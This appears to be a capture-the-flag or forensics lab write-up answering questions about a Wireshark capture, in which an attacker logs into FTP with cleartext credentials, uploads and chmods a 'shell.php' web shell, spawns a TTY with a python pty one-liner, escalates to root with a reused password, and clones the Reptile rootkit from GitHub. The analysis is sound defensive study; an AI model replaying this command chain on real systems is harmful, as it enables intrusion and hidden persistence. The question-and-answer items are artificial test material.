

WireShark.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call
WireShark.pcapng
Packets: 907 · Displayed: 46 (5.1%)
Profile: Default
31°C
Sunny
ENG
IN
14:28
30-10-2022

tcp.stream eq 16

```
No.  Time          Source         Destination    Protocol Length Info
385 8.862977539  192.168.0.147  192.168.0.115  TCP       74 57096 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1407781602 TSecr=0 WS=128
386 8.865030003  192.168.0.115  192.168.0.147  TCP       74 21 → 57096 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1701930717 TSecr=1407781…
387 8.865069493  192.168.0.147  192.168.0.115  TCP       66 57096 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407781604 TSecr=1701930717
388 8.867638802  192.168.0.115  192.168.0.147  FTP       88 Response: 220 Hello FTP World!
389 8.867666503  192.168.0.147  192.168.0.115  TCP       66 57096 → 21 [ACK] Seq=1 Ack=23 Win=64256 Len=0 TSval=1407781606 TSecr=1701930719
390 11.414730239 192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
391 11.415110788 192.168.0.115  192.168.0.147  TCP       66 21 → 57096 [ACK] Seq=23 Ack=13 Win=65280 Len=0 TSval=1701933267 TSecr=1407784154
392 11.415245809 192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
393 11.415256974 192.168.0.147  192.168.0.115  TCP       66 57096 → 21 [ACK] Seq=13 Ack=57 Win=64256 Len=0 TSval=1407784154 TSecr=1701933267
394 13.968715114 192.168.0.147  192.168.0.115  FTP       84 Request: PASS password123
395 14.002582310 192.168.0.115  192.168.0.147  FTP       89 Response: 230
396 14.002613445 192.168.0.147  192.168.0.115  TCP       66 57096 → 21 [A                    TSval=1407786741 TSecr=1701935854
397 14.002831431 192.168.0.147  192.168.0.115  FTP       72 Request: SYST
398 14.003298147 192.168.0.115  192.168.0.147  FTP       85 Response: 215
399 14.003327954 192.168.0.147  192.168.0.115  TCP       66 57096 → 21 [A                    TSval=1407786742 TSecr=1701935855
```

```
> Frame 394: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id
> Ethernet II, Src: VMware_4a:b9:cd (00:0c:29:4a:b9:cd), Dst: PcsCompu_92:a2:af (08:00:27:92
> Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115
> Transmission Control Protocol, Src Port: 57096, Dst Port: 21, Seq: 13, Ack: 57, Len: 18
v File Transfer Protocol (FTP)
  v PASS password123\r\n
      Request command: PASS
      Request arg: password123
  [Current working directory: ]
```

```
9 4a b9 cd 08 00 45 10   ··'····· )J····E·
7 d5 c0 a8 00 93 c0 a8   ·F·v@·@· ········
9 aa 3b 20 55 3f 80 18   ·s····<- ··; U?··
8 0a 53 e9 1e d4 65 71   ········ ··S···eq
1 73 73 77 6f 72 64 31   p·PASS p assword1
```



Wireshark · Follow TCP Stream (tcp.stream eq 16) · WireShark.pcapng

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```


Packet 394. 11 client pkts, 14 server pkts, 22 turns. Click to select.

Entire conversation (590 bytes)

Show data as: ASCII

q-4 What is the current FTP working directory in the analysis process?

Ans: "/var/www/html"



WireShark.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: ftp


```
No.  Time          Source         Destination    Protocol Length Info
 392 11.415245809  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
 394 13.968715114  192.168.0.147  192.168.0.115  FTP       84 Request: PASS password123
 395 14.002582310  192.168.0.115  192.168.0.147  FTP       89 Response: 230 Login successful.
 397 14.002831431  192.168.0.147  192.168.0.115  FTP       72 Request: SYST
 398 14.003298147  192.168.0.115  192.168.0.147  FTP       85 Response: 215 UNIX Type: L8
 400 15.576739978  192.168.0.147  192.168.0.115  FTP       71 Request: PWD
 401 15.577170346  192.168.0.115  192.168.0.147  FTP      112 Response: 257 "/var/www/html" is the current directory
 403 16.826851138  192.168.0.147  192.168.0.115  FTP       93 Request: PORT 192,168,0,147,225,49
 404 16.827401969  192.168.0.115  192.168.0.147  FTP      117 Response: 200 PORT command successful. Consider using PASV.
 406 16.827509621  192.168.0.147  192.168.0.115  FTP       76 Request: LIST -la
 410 16.828772908  192.168.0.115  192.168.0.147  FTP      105 Response: 150 Here comes the directory listing.
 417 16.829367855  192.168.0.115  192.168.0.147  FTP       90 Response: 226 Directory send OK.
 419 19.320841361  192.168.0.147  192.168.0.115  FTP       74 Request: TYPE I
 420 19.321301970  192.168.0.115  192.168.0.147  FTP       97 Response: 200 Switching to Binary mode.
 422 19.321437616  192.168.0.147  192.168.0.115  FTP       94 Request: PORT 192,168,0,147,196,163
```

```
> Frame 401: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface eth0,
> Ethernet II, Src: PcsCompu_92:a2:af (08:00:27:92:a2:af), Dst: VMware_4a:b9:cd (00:0c:29:4a
> Internet Protocol Version 4, Src: 192.168.0.115, Dst: 192.168.0.147
> Transmission Control Protocol, Src Port: 21, Dst Port: 57096, Seq: 99, Ack: 42, Len: 46
v File Transfer Protocol (FTP)
  v 257 "/var/www/html" is the current directory\r\n
      Response code: PATHNAME created (257)
      Response arg: "/var/www/html" is the current directory
  [Current working directory: /var/www/html]
```

```
0000  00 0c 29 4a b9 cd 08 00  27 92 a2 af 08 00 45 00   ··)J···· '·····E·
0010  00 62 ce 95 40 00 40 06  e9 a9 c0 a8 00 73 c0 a8   ·b··@·@· ·····s··
0020  00 93 00 15 df 08 3b 20  55 69 3c 2d 99 c7 80 18   ······;  Ui<-····
0030  01 fe a6 23 00 00 01 01  08 0a 65 71 81 15 53 e9   ···#···· ··eq··S·
0040  25 1c 32 35 37 20 22 2f  76 61 72 2f 77 77 77 2f   %·257 "/ var/www/
0050  68 74 6d 6c 22 20 69 73  20 74 68 65 20 63 75 72   html" is  the cur
0060  72 65 6e 74 20 64 69 72  65 63 74 6f 72 79 0d 0a   rent dir ectory··
```

q-5 The attacker uploaded a backdoor. What is the backdoor's filename?

Ans:” shell.php”



```
tcp.stream eq 16
No.   Time           Source
  403 16.826851138   192.168
  404 16.827401969   192.168
  405 16.827420072   192.168
  406 16.827509621   192.168
  410 16.828772908   192.168
  411 16.828782722   192.168
  417 16.829367855   192.168
  418 16.829372736   192.168
  419 19.320841361   192.168
  420 19.321301970   192.168
  421 19.321320745   192.168
  422 19.321437616   192.168
  423 19.323545813   192.168
  424 19.323558518   192.168
  425 19.323635348   192.168
```

```
> Frame 425: 82 bytes on wire
> Ethernet II, Src: VMware_4a:
> Internet Protocol Version 4,
> Transmission Control Protoco
v File Transfer Protocol (FTP)
  v STOR shell.php\r\n
      Request command: STOR
      Request arg: shell.php
  [Current working directory:
  [Command response frames: 1]
  [Command response bytes: 549
  [Command response first fram
  [Command response last frame
  [Setup frame: 422]
```

Wireshark · Follow TCP Stream (tcp.stream eq 16) · WireShark.pcapng


```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```

Packet 438. 11 client pkts, 14 server pkts, 22 turns. Click to select.

Entire conversation (590 bytes) Show data as ASCII Stream 16

q-6 What is the computer's hostname?

Ans:” wir3”



```
tcp.stream eq 20
No.   Time           Source
  495 55.764614869   192.168
  496 55.764648593   192.168
  497 58.667450779   192.168
  498 58.668241388   192.168
  499 58.668256582   192.168
  500 58.668525221   192.168
  501 58.668532856   192.168
  502 58.676349560   192.168
  503 58.676367885   192.168
  504 60.779540371   192.168
  505 60.786334259   192.168
  506 60.786357265   192.168
  507 60.798967305   192.168
  508 60.798989001   192.168
  509 60.799242488   192.168
  510 60.799251411   192.168
  511 60.799532324   192.168
  512 60.799539610   192.168
  513 60.799837692   192.168
  514 60.799846310   192.168
  515 60.800325251   192.168
  516 60.800337777   192.168
  517 60.800674497   192.168
  518 60.800687047   192.168
```

```
> Frame 495: 80 bytes on wire
> Ethernet II, Src: PcsCompu_9
> Internet Protocol Version 4,
v Transmission Control Protoco
    Source Port: 53734
    Destination Port: 80
    [Stream index: 20]
    [Conversation completeness
```

Wireshark · Follow TCP Stream (tcp.stream eq 20) · WireShark.pcapng


```
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217) [K
```

Packet 517. 212 client pkts, 14 server pkts, 28 turns. Click to select.

Entire conversation (19 kB) Show data as ASCII Stream 20

q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Ans:" $ python3 -c 'import pty; pty.spawn("/bin/bash")' "



WireShark.pcapng

tcp.stream eq 20

```
No.   Time          Source
  494 55.656281071  192.168
  495 55.764614869  192.168
  496 55.764648593  192.168
  497 58.667450779  192.168
  498 58.668241388  192.168
  499 58.668256582  192.168
  500 58.668525221  192.168
  501 58.668532856  192.168
  502 58.676349560  192.168
  503 58.676367885  192.168
  504 60.779540371  192.168
  505 60.786334259  192.168
  506 60.786357265  192.168
  507 60.798967305  192.168
  508 60.798989001  192.168
  509 60.799242488  192.168
  510 60.799251411  192.168
  511 60.799532324  192.168
  512 60.799539610  192.168
  513 60.799837692  192.168
  514 60.799846310  192.168
  515 60.800325251  192.168
  516 60.800337777  192.168
  517 60.800674497  192.168
```

```
> Frame 517: 87 bytes on wire
> Ethernet II, Src: PcsCompu_9
> Internet Protocol Version 4,
v Transmission Control Protoco
    Source Port: 53734
    Destination Port: 80
    [Stream index: 20]
    [Conversation completeness
```

Wireshark · Follow TCP Stream (tcp.stream eq 20) · WireShark.pcapng

```
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
```

Packet 517. 212 client pkts, 14 server pkts, 28 turns. Click to select.

Entire conversation (19 kB) Show data as: ASCII Stream: 20

Find:

q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Ans: "rootkit"